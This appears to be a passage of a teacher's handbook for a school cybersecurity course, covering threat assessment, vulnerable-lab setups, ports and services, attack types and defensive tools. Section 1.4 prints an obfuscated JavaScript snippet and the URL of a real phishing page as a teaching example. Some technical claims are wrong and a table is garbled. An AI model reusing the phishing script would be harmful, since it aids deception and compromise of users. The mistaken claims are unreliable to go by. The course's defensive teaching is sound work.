3.2 I can determine the level of threat to my home environment

Learners should be able to analyse and comment on their own security exposure

Additional information and guidance

A quick look at any home router log file will show that your own system is under constant attack from individuals or more likely bots. Equally, you will no doubt have a full and constantly reloading spam folder. Most systems are useful for attackers to be used for DDoS attacks on other systems as there is probably little real commercial criminal value in gaining full control of home based system. The only real financial gain in this derives from attaching the device to a botnet which is subsequently rented out to other criminals. The types of threats will most likely be these attacks, but also there will be a deluge of spam, phishing and other malware attacks. If learners can show some statistics on the nature and volume of these attacks, it would be useful to compare and contrast with others in the group. The speed and reliability of Internet connections only increases these attacks.

If learners run their own email server from home, they will no doubt see similar images to the one below.

```
<fweg@yahoo.com.tw>: Relay access denied; from=<txmgsc@yahoo.com.tw> to=<fweg@yahoo.com.tw>  
<r7574@yahoo.com.tw>: Relay access denied; from=<bbztonkmasz@yahoo.com.tw> to=<r7574@yahoo.com.tw>  
<ija@yahoo.com.tw>: Relay access denied; from=<jhlobolfzu@ms96.url.com.tw> to=<tadija@yahoo.com.tw>  
.1 <t56084528@yahoo.com.tw>: Relay access denied; from=<ycnoxhgzmzisa@pchome.com.tw> to=<t56084528@yahoo.com.tw>  
<foolfish86@yahoo.com.tw>: Relay access denied; from=<txmgsc@yahoo.com.tw> to=<foolfish86@yahoo.com.tw>  
<ky805@yahoo.com.tw>: Relay access denied; from=<jhlobolfzu@ms96.url.com.tw> to=<vicky805@yahoo.com.tw>  
<a507@yahoo.com.tw>: Relay access denied; from=<jxbiwja@yahoo.com.tw> to=<hsa507@yahoo.com.tw>  
<.1<itqe@yahoo.com.tw>: Relay access denied; from=<ucdcyrbi@pcome.com.tw> to=<itqe@yahoo.com.tw>  
<pjv@yahoo.com.tw>: Relay access denied; from=<kjhwwpnvzkyt@hotmail.com> to=<2pjv@yahoo.com.tw>  
<cxyx@yahoo.com.tw>: Relay access denied; from=<txmgsc@yahoo.com.tw> to=<cxyx@yahoo.com.tw>  
<1<alan69614@yahoo.com.tw>: Relay access denied; from=<kbsfc@yahoo.com.tw> to=<alan69614@yahoo.com.tw>  
<252658@yahoo.com.tw>: Relay access denied; from=<jhlobolfzu@ms96.url.com.tw> to=<v22252658@yahoo.com.tw>  
<1<ydfm@yahoo.com.tw>: Relay access denied; from=<osmrxucr@yahoo.com.hk> to=<ydfm@yahoo.com.tw>
```

Most of the emails here, as can be seen from the addresses, are from Taiwan and Hong Kong, although all purporting to be Yahoo. On this particular home broadband system, there are on average 20-30 attacks per second; that is 1.7-2.5 million per day!

3.3 I can determine the threat to a website in a safe and controlled environment

Learners should be able to analyse and comment on the threat levels to their own institution

Additional information and guidance

The network team may be sensitive to some aspects of their system's security, but should be willing to at least discuss and explain some of the threats they have to deal with and give some broad examples.

Learners can then make notes on this presentation towards their own summary report for 3.5 below.

Additionally, this outcome may be supported by practical work, depending on the technical capabilities of the institution and confidence of the in the instructor. The OWASP organisation maintains a list of intentionally vulnerable web applications here:

https://www.owasp.org/index.php/OWASP_Vulnerable_Web_Applications_Directory_Project

These applications may be used on a local network or on a VPN (Virtual Private Network). The Advantage to this being that the application is kept isolated on either a physical or virtual network segment. This avoids both the danger of running such an application on the public internet and the danger involved in potentially breaching the Computer Misuse Act. It should be noted that these applications should never be run on the open internet or even within a local network without segregation.

In practical terms, centers may use several light computers such as Raspberry Pis connected via ethernet to a local unmanaged router. One Pi would then be able to serve the application, while the other is connected and running a security distribution of Linux such as Kali. This would be able to test the security of the application interfacing with it via IP address. <https://www.kali.org> This method requires some physical hardware to be purchased.

Another option would be to virtualise both the website and the testing distribution using Virtual Box or VMware player.

<https://www.virtualbox.org/>

<https://www.vmware.com/go/downloadplayer>

Both machines would then be virtualised within a “host” machine and would only connect with each other via local IP address. This method requires a host on which virtualisation software has been installed and which has 4-6Gb of ram in order to run a further two “guest” machines.

A third option would be to partner with a company or use a section of the institution’s network to run the virtual systems. Connection to the system would be via an encrypted tunnel meaning that malicious traffic was not being sent in plain text through the institution’s network and over the public internet.

So called “online” vulnerable applications should be avoided.

3.4 I can determine the threat to a server in a safe and controlled environment

Learners should be able to summarise threats that affect a local business

Additional information and guidance

As with the above criterion, it may be difficult for a local company to reveal some of the more sensitive side of their security processes, but should be willing to engage with a local school or college.

If engagement with a local business is not possible, assessors should extrapolate types and levels of threats from government based national data for learners to use in their reports.

Similarly, to outcome 3.3 a practical element may be introduced by running an intentionally vulnerable server. The technical process to achieving this is exactly the same as the advice given in 3.3. Examples of vulnerable servers are Windows 2003 (now free) without any security patches applied and Metasploitable Linux.

<http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

3.5 I can produce a presentation or report on my findings

Learners should be able to create and present their findings and recommendations

Additional information and guidance

All of the above exercises will produce broadly similar details, but also very divergent ones. The learners should be able to use their understanding of digital forensics and cyber threats to produce a report to highlight some of the issues in their area. These will vary

depending on the location of the centre and surrounding companies, but should give learners a broad overview of local cyber threats as well as data that they can scrutinise for local anomalies and patterns. The report will also be an opportunity for them to begin exploring some of the ways they can work towards addressing these threats.

Unit 2 - Analysis and Understanding of Cyber Threats

Understand the .1 parts of a system that are attacked	Analyse and .2 detail the parts of a system that are attacked	Evaluate how and .3 why systems are attacked
I can understand the 1.1 basics of the OSI model	I can analyse the 2.1 commonplace threats associated with the upper layers of OSI model	I can evaluate how the 3.1 different layers of the OSI model can be attacked
I can explain the main 1.2 hardware features of an IT system	I can describe the 2.2 hardware features that protect an IT system	I can evaluate how 3.2 effective the hardware protection services are for an IT system
I can explain the main 1.3 software features of an IT system	I can describe the 2.3 software features that protect an IT system	I can evaluate how 3.3 effective the software protection services are for an IT system
I can understand the 1.4 different user services that run on systems, such as email	I can describe the key 2.4 services offered by a server	I can assess the 3.4 vulnerabilities of each service offered on a server
I can list the main ports 1.5 used for different services	I can analyse the 2.5 function of each port used on a server in relation to the key services	I can evaluate the 3.5 vulnerabilities of each key service running on a server

Evidence for learning in this unit: Written answers in the terminal exam, material in their ePortfolio

Detailed Guidance for the delivery of this Unit:

1.Understand the parts of a system that are attacked


1.1 I can understand the basics of the OSI model

Learners should be able to understand the concepts of the OSI model

Additional information and guidance

The OSI (Open Systems Interconnection) model is a widely accepted logical and graphical representation of how data is

transmitted and received from one machine to another across a space. It could be one machine on the same network or two machines on the opposite sides of the world and going through multiple servers, but the physical actions and the mechanisms involved are the same. A diagram helps to illustrate the way the system is designed to work and is used by companies when designing hardware or software to work in the system.



Most users will only appreciate Level 7 as this will be the browser they are using or email client. They might appreciate Level 6 if they communicate with a friend who uses a Linux machine while they use a Mac as both will need some standard way of presenting email to each other, hence the presentation layer. The other obvious layer will be the physical layer as they will see a cable going from their computer to the outside world.

The learners don't need to understand these layers in a great deal of depth, but should appreciate that some of the layers are used to relay or present data in different ways and that data will be sent down the layers from one device and up through the layers of another. They also need to appreciate that some can be hardware and software or just one.

Learners should also appreciate that for this all to work it relies on open standards, such as http, tcp/ip and udp.

1.2 I can explain the main hardware features of an IT system

Learners should be able to demonstrate they know the key components in terms of security.

Additional information and guidance

The understanding of hardware here is only in relation to aspects of security. What aspects of hardware may be compromised by people trying to hack into a system or control it? What are the key hardware characteristics that make it susceptible to being controlled externally?

The first target is going to be the Internet hardware. An internet connection, whether cable or wireless, is a means of carrying instructions into a machine or network. If a cyber criminal can gain access to a network and be able to control what comes in to a network, or switch off elements that look for dangerous payloads, then this is a useful piece of hardware to control. When a computer is running, it uses temporary storage in terms of RAM (Random Access Memory) and the hard disk. Both of these are used to store and execute programs. If a cyber criminal can get access to store and run a program in either of these hardware devices, they can then deliver some software to damage or control a device and therefore cause problems. One piece of software used to control hardware is a key logger. Once this software is installed it re-directs the keyboard entries, such as logins and passwords, and sends them outside of the machine. The criminal then has all of a user's login details to get in as them somewhere else.

Other hardware systems that would be attacked would be things like routers. Most routers have a full operating system running on them, but some of these are old and not patched and often shipped with generic admin logins for convenience. If the owner does not change these factory settings, then it is easy for someone else to get in and use it for crime.

Additionally, learners should understand that a physical machine may be attacked by something as simple as not locking the screen while not in use, or by more sophisticated techniques involving CDROM drives or malicious USB devices.

1.3 I can explain the main software features of an IT system


Learners should be able to software features in relation to potential cyber threats

Additional information and guidance

Learners do not need to go into massive detail for this criterion, but need to show that they understand some basic aspects of a software system so that they can understand how a hacker sees the system and the ways for them to get in and exploit it. Probably one of the main things is that an operating system needs permissions to carry out functions. Most systems have an administration account that can execute programs. For many users, it becomes time consuming and somewhat irritating to keep going on to an admin login to add programs, so they make themselves an admin as it is more convenient. However, this means that any file that is presented to them that can be installed, will be installed, without hindrance. For most hackers, they want to take control of the computer so that they can use it to send spam messages or carry out DDoS attacks. For this, they need to install some control

software which allows them to control the hardware, such as the internet connection interfaces.

Learners should be able to explain the main components of the software similar to the diagram from Wikipedia below.



Security for the software should exist at every level in different forms.

Learners should also understand the two most important elements of computer security controlled by software: antivirus and firewalls. They should understand the basics of what antivirus software does and how some major features differ i.e. definition based AV which relies on an updated definition list vs heuristic AV which analyses unknown or potentially malicious files in real time in order to detect threats. To understand firewalls candidates will need a basic understanding of networks, using knowledge from 1.1, 1.2, services using 1.4 and ports and protocols using 1.5.


1.4 I can understand the different user services that run on systems, such as email

Learners should be able to list and simply define some of the main services

Additional information and guidance

There are many services that run on a computer based system, but the most attractive to hackers is probably email. Email is designed to be easy and interactive, which means that it has features built in which can be easily exploited. Most email clients will recognise an email address or url and execute that link when clicked. Hackers exploit this by incorporating hyperlinks into email messages that are designed to encourage the end user to click. In doing this, the end user has passed on some of their privileges and the email message will then run some executable code or take the user to a web site to get them to download and install a program which will compromise their system.

The following shows an email purporting to be from Facebook asking you to check on some friends you might have missed communicating with.



The mouse held over the blue hyperlink reveals the actual link, in this case http://toolcenter.nl/aspnet_client/leyland.php.

Looking at this file, shows that it is a web based file containing some JavaScript.

```

1 <html>
2 <head>
3 <title>wanting32018 From: Pang foresee.</t
4 <meta name="keywords" content="hurried, ab
  brought, trim, am, flow">
5 <meta http-equiv="Content-Type" content="t
  charset=ISO-8859-1">
6 </head>
7 <body>
8 <script type="text/javascript">
9 function yete() { yetb=[196,182,187,177,188,196,123,193,188,189,1
  yetc=""; for(yetd=0;yetd<yetb.length;yetd+
  +=String.fromCharCode(yetb[yetd]-yeta); }
  (yete(),1311);
10 </script>
11 </body>
12 </html>
```

Clicking on this link will take you to a website trying to sell you things, or worse.

1.5 I can list the main ports used for different services

Learners should be able to list the main ports used for services on a system for an end user

Additional information and guidance

For most hackers, they are interested in exploiting the ports on a system that are used by a normal user as they can take this over and exploit it. The learners just need to research the main ports and list the services they offer;. They could offer some more detailed comments as that would help them understand in other sections how they relate. A table would be a useful way to present their findings.

# Port	Service	Function Application	Comment
--------	---------	----------------------	---------

25	Smt Simple) Mail Transfer (Protocol	Email sending	Can be used to send out spam or deliver malicious emails
21	Ftp File) Transfer (Protocol	File transfer	Can be used to transfer files and other payloads

More detail will be expected in 2.4 and 2.5 below.

2. Analyse and detail parts of a system that are attacked

2.1 I can analyse the commonplace threats associated with the upper layers of OSI model

Learners should be able to research and discuss some of the features of the OSI model in terms of security

Additional information and guidance

Learners will have documented the OSI layers in an earlier unit and here they are beginning to investigate how it works so that they can better understand how it can be protected. Each layer has different software and hardware elements and these can be attacked and therefore need protection. More detail will be in the following criteria, but learners should be able to identify some of the layers in terms of potential exploits. For example, the top three layers are all involved with applications in different ways, so learners can discuss how a web server can be hardened to prevent man in the middle attacks or the delivery to the end user of compromised data packets. Looking at the network layer, they can discuss how a router can be

configured to drop certain traffic or disallow connections from particular domains for example things like password theft, ARP poisoning, packet sniffing and stream reassembly can be blocked before they enter the system and begin stealing data. The data packets and addresses can be checked against known attack vectors and suspicious ports etc.

2.2 I can describe the hardware features that protect an IT system

Learners should be able to describe some aspects of the hardware that help protect systems

Additional information and guidance

Examples for learners may be hard to come by for this criterion, particular due to the sensitivity of some of the features being protected. A usual example for them to discuss and document might be the card reading devices that banks issue to customers to ensure the right person is using their services. These cards often require users to insert their bank card to generate a secure number which they then use for an online account.

There is a guide on how to use one in the following link.

<https://www.co-operativebank.co.uk/global/security/card-reader>

Learners should be aware that the server rooms in their school or college are generally in a locked room and only a few people have access to that room.

Other hardware to explore, which may not seem obvious, is the backup media. In many cases organisations still use tape based systems as they store reasonable amounts of data and can be taken

off-site for extra security. The cost of disk drives makes these less common and many drives are hot swappable so they can be removed and replaced without disrupting the system. It may also be useful for students to understand such concepts as:

- FDE - Full Drive Hardware Encryption
- 2FA - Two Factor Authentication using a second device such as a token or a phone
- Biometric Measures - such as fingerprint readers or iris scanners

The servers themselves can also have a physical lock on their case to prevent tampering as well as settings in the bios to alert of any interference detected.

2.3 I can describe the software features that protect an IT system

Learners should be able to describe some of the software protection used

Additional information and guidance

Most learners will be familiar with a firewall as used in most systems. Although it is both hardware and software and they may mention it above, here it is looking at what something like this does. The main settings in a firewall will be related to what services can be accessed and what types of packages are not welcome. The firewall will operate some form of ACL (Access Control Lists) as well as port blocking. The firewall can usually be modified to change the rules and functions as required.



The firewall above shows some of the software running on this system, such as the Apache web server and a Dropbox desktop client. As mentioned above this should build as a natural progression to the work carried out in outcomes 1.x

2.4 I can describe the key services offered by a server

Learners should be able to describe the main services.

Additional information and guidance

The main services on offer will be services such as email services. There is a service to collect email from external servers, which could be imap (Internet Messaging Access Protocol) or pop (Post Office Protocol). Then there is the service to send email messages, smtp (Simple Mail Transfer Protocol). On Linux servers this is most commonly handled by a software packages called Postfix or Sendmail, but the server could also use qmail and Dovecot for various or similar functions. On a Windows server this will be Exchange Server.

Servers will be running some type of user identification or authentication service. On Windows the server will run something like Local Users and Groups to identify who can logon and what they can do. On large systems they might run a directory database to manage the complexity of a large organisation. The backend will be LDAP (Lightweight Directory Access Protocol). On Linux it will be through a similar user and group management system. Linux servers also run a service called Samba which is an adaptation of the Send Message Block service on Windows. This service allows a Linux server to act like Windows server and become part of the Windows domain.

For the Internet activity, servers will be running http/https for browsers to use web pages. They will run ftp and the secure version sftp to send files across the network as required.

If the server is serving web pages, it will have a web server running which will be Apache or Nginx on Linux and IIS on Windows. The server might be interactive so the server will also run services to make this work such as PHP and Java as well as database systems such as MySQL or MSSQL.

2.5 I can analyse the function of each port used on a server in relation to the key services

Learners should be able to link the ports to services and explain them briefly.

Additional information and guidance

Each of the services listed in the above criterion will have their own specific port or range of ports that will need to be managed, either to allow communication one or both ways. Something like the Samba service is required to send and receive messages, i.e. from a Linux

to a Windows server. The ports required on a network, and therefore allowed in the firewall, are 137-139 and 445. These also have different package types as there are TCP (Transport Control Protocol) and UDP (User Datagram Package). The main difference is that TCP packages have some flow control to check if they arrived, but a UDP one doesn't. The web server will accept requests on port 80 for normal operation, but if it is a https request, it will usually be port 443. If a system runs a number of web based systems, it may be necessary to use a non default port, some people use port 81 for web services or 8080 for example.

Learners don't need to go into detail here, just to show that they understand some association between these. As there are 65,536 ports on a computer (this includes port 0 which is often forgotten) it would be impractical to learn the function of each. The most common ports should be focussed on and limited to the range of around 20-30 services. For example, if a web page is accessed and it requires some data to be pulled from an underlying MySQL database on the system, the request will be delivered to port 80 as this will be the web server and it can deal with it, but the database interaction for MySQL is generally 3306. If a request is delivered to port 3306 and a database is running, it will then respond.

Learners should understand that ports are effectively doors in and out of the system and like doors on their house, or rooms in their house, some are important and need protection, while others are OK to be open.

3.Analyse how and why systems are attacked

3.1 I can evaluate how the different layers of the OSI model can be attacked

Learners should be able to evaluate different attack methods in relation to OSI layers.

Additional information and guidance

The general idea of the OSI model and the whole ethos of the Internet is to be open. This makes it open to attack from inception in a way. As the power and speed of the Internet has increased and more and more people go online, it makes it a massive “thing” to attack and exploit. It is believed that almost a quarter of all computers are running Windows XP, a system which was never very secure in the first place, is no longer officially supported, and most of these are pirated so will not be updated. These are ideal to attack and use for massive attacks and botnets. The draw is also that many people are now shopping online and using the Internet for banking, including large organisations, which means a great deal of money can be had and in some instances, all too easily. Each layer of the OSI model was conceived to make communication between devices as easy and as unrestricted as possible. The makers of Windows never really anticipated that their users would be running web based services and communication protocols with everyone else on the planet, so security was not built into the design. Later versions are far better, but it has always been a rear guard fight. Equally, the low cost of electronic components and free Linux operating systems, and the huge market potential of this combination, means that millions of routers were created and sold. All of these devices have very generic passwords which few people change. This is even worse now with the “Internet of Things” as virtually every electronic gadget now has a web interface and access to and from the Internet. The dangers, as shown in the following article, are all too apparent and increasing.

<http://www.bbc.co.uk/news/world-europe-39002142>


Learners can research various articles on the Internet and report on some of the ways different parts of the system are attacked.

3.2 I can evaluate how effective the hardware protection services are for an IT system

Learners should be able to evaluate the effectiveness of hardware in a system.

Additional information and guidance

Most of the attention in the news on security focuses on software as that is what most people see and understand, but with increasing consolidation in hardware, there is more to tempt hackers into hardware exploits. The world of computers is dominated by 2 CPU makes (Intel and AMD), and 2 GPU makes (AMD and Nvidia).



If a hacker could find a generic exploit which gains access to AMD CPU or Graphic chips, they could take over significant numbers of computers at once.

How do hackers get into actual hardware? The following are the main methods used to attack hardware:

- Microprobing
- Software attack

- Eavesdropping
- Fault generation

Microprobing - a chip's surface is removed and a specialised microscope and other equipment is used to intercept data being carried along the circuit lines to find out how it works and to reverse engineer it for an attack.

Software Attack - although we are discussing hardware here, most hardware requires software to function, so breaking into the software control program and changing it to suit their needs is the action taken.

Eavesdropping - equipment, such as an oscilloscope, is used to analyse the analog characteristics of interface connections and other electromagnetic signals to decipher what is happening to be able to alter them.

Fault Generation - processors and microprocessors are forced to malfunction so that they can be breached and controlled.

The following websites gives an overview of how extensive and simple some of these attacks can be.

https://www.cl.cam.ac.uk/~sps32/mcu_lock.html

In terms of the GPU (Graphic Processing Unit) some code has been detected which can harvest data sent to the screen and therefore capture personal banking details.


Learners can demonstrate they understand that hardware is not immune from being hacked.

3.3 I can evaluate how effective the software protection services are for an IT system

Learners should be able to evaluate the effectiveness of some software services.

Additional information and guidance

The main protection for a system, in terms of software, will be systems to protect email, anti-virus systems and general security of the main services, such as the web server. In addition to this, learners should be aware that vulnerabilities will frequently be found in an operating system itself and will therefore need to keep track of any patches or bug fixes that are released. Some systems can have the level and frequency of updates and notifications easily modified.



The above image shows that checks are made daily and automatically and that if there are published security fixes, the end-user will be notified immediately. Keeping on top of these and keeping the machine patched and up to date should minimise some vulnerabilities, though not all. These can also be automated, at least for the highest security patches.

Scheduled checking options


Check for updates on schedule? ☐ No ☒ Yes, every day

Email updates report to

Action when update needed ☐ Just notify ☒ Install security updates ☐ Install any updates

Some open source software systems have dedicated pages to show the security issues and will notify people on the system who are administrators before making the information public. This gives people running the servers time to patch them before everyone becomes aware. The online support services give additional advice about which versions are affected and the nature of the issue so that system administrators can make a choice about applying it or not, since applying it could affect users and other parts of the system.

Security announcements



MSA-17-0009: XSS in attachments to evidence of prior learning

[Marina Glancy](#)

Monday, March 20, 2017, 1:08 PM

Description: Serving files attached to evidence of prior learning dir

Issue summary: XSS in attachments to evidence of prior learning

Severity/Risk: Serious

Versions affected: 3.2 to 3.2.1 and 3.1 to 3.1.4

Versions fixed: 3.2.2 and 3.1.5

Reported by: wez3

Issue no.: [MDL-57597](#)

CVE Identifier: CVE-2017-2645

Changes (master): <http://git.moodle.org/gw?p=moodle.git&a=search&h=>

Learners should, where possible, check the logs of different systems to see if they are effective. The following shows that an email server is working to prevent other servers using it to relay SPAM.

```
Relay access denied; from=<febjikfmhcv@ms96.url.com.tw>
v>: Relay access denied; from=<egkdmilbqqolj@yahoo.com.tw
: Relay access denied; from=<txmgsc@yahoo.com.tw> to=<gn4
.tw>: Relay access denied; from=<angejvsr@gmail.com> to=<
```

3.4 I can assess the vulnerabilities of each service offered on a server

Learners should be able to demonstrate they understand how and what is being attacked.

Additional information and guidance

There are extensive ways that people try to affect a server through server crime. The following is an overview, though not an exhaustive list. In each case, learners should be able to write some brief comments about the nature of the attack, what the target is, what is potentially being exploited etc.

https://en.wikipedia.org/wiki/Security_hacker#Attacks

- Security exploit - SQL injection, XS scripts, exploits of ftp, http etc.
- Brute force attacks
- Password cracking
- Packet analyser/sniffing
- spoofing/phishing
- Rootkit
- Social engineering
- Trojan horse
- Virus
- Worm
- Keystroke logging

Every two years the OWASP organisation releases a top ten list of web based security exploits or attack methods.

https://www.owasp.org/index.php/Top_10_2017-Top_10

This may offer an extension exercise for more advanced pupils combined with the practical element of testing a vulnerable website as these issues are always present.

3.5 I can evaluate the vulnerabilities of each key service running on a server

Learners should be able to produce a short report to summarise their understanding.

Additional information and guidance

Learners should be able to put together all of their findings into a short report on what they have discovered about a system's vulnerabilities and be able to produce some detail about them and some possible recommendations about minimising or eliminating them. They could highlight different services, which will vary depending on their own project, and discuss briefly what they do and how they may be attacked and the actions that can be applied to make them safe. The report should:

1. Outline the vulnerability identified
2. Explain how this may be leveraged by an attacker and what damage it may cause
3. If possible include a description, screenshot or instructions used to find and prove the vulnerability
4. Suggest or recommend what actions must be taken to remediate the issue identified
5. If possible, for more advanced students, assess the risk based on an estimate using the CVSS2 scale
6. Provide any necessary links or further information a client may require

Unit 3 - The Application and Deployment of Security Tools and Best Practice

Understand the tools used for cyber security .1	Plan, use and practice with common cyber forensic tools .2	Evaluate the tools used and recommend best practices .3
I can list the main tools used in cyber security 1.1	I can explain the main features of valid cyber security tools 2.1	I can evaluate commonly used cyber security tools for overall effectiveness 3.1
I can explain the tools used to protect personal identity 1.2	I can select and use tools to protect my personal identity 2.2	I can evaluate the tools selected for the protection of personal identity 3.2
I can list the range of tools used to protect data 1.3	I can set-up a range of tools to protect data for myself or others 2.3	I can assess and recommend different tools to protect personal or organisational data 3.3
I can describe the way devices are compromised 1.4	I can plan and execute a basic set of tasks to protect a device against attack 2.4	I can assess and recommend a range of tools to protect different devices 3.4
I can describe the need for policies and procedures in cyber security 1.5	I can plan and design some how to documents for protecting devices, data and personal identity 2.5	I can evaluate and recommend policies and procedures for efficient and effective cyber security 3.5
I can list a range of laws that apply to cyber crime 1.6	I can explain the purpose of laws that deal with cyber crime 2.6	I can assess the effectiveness of current laws on cyber crime 3.6

Evidence for learning in this unit: Written answers in the terminal exam, material in their ePortfolio

Detailed Guidance for the delivery of this Unit:

1.Understand the tools used for cyber security

1.1 I can list the main tools used in cyber security

Learners should be able to identify the more commonly used tools.

Additional information and guidance

Most of the tools that will be accessible to learners to practice and apply cyber security are likely to be open source tools. Much of the internet runs on open source and open standards and similarly with tools used to understand and defend systems.

The tools fall roughly into four categories:

1. Vulnerability Scanners

One system already mentioned in this handbook is nmap (Network Mapper) which allows you to audit a network for any services running that could cause problems. Running a quick scan on your server should let you know if there are ports open that should not be and a decision can be made or an investigation as to why.


```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-09 18:23 BST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000052s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3306/tcp  open  mysql
3689/tcp  open  rendezvous

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
```

There are many other tools to investigate.


2. Forensic Tools

Forensic tools are used generally after the event to try and figure out how people got in and what problems were exploited. Most of these attacks change systems at the disk level so the software tends to work in this fashion and in many cases comes as a bootable operating system with dedicated tools included. Many forensic tools have multiple uses. For example Wireshark allows a person to analyse network traffic and has seen great adoption amongst forensic analysts due to the power of its search function.



3. Penetration Testing

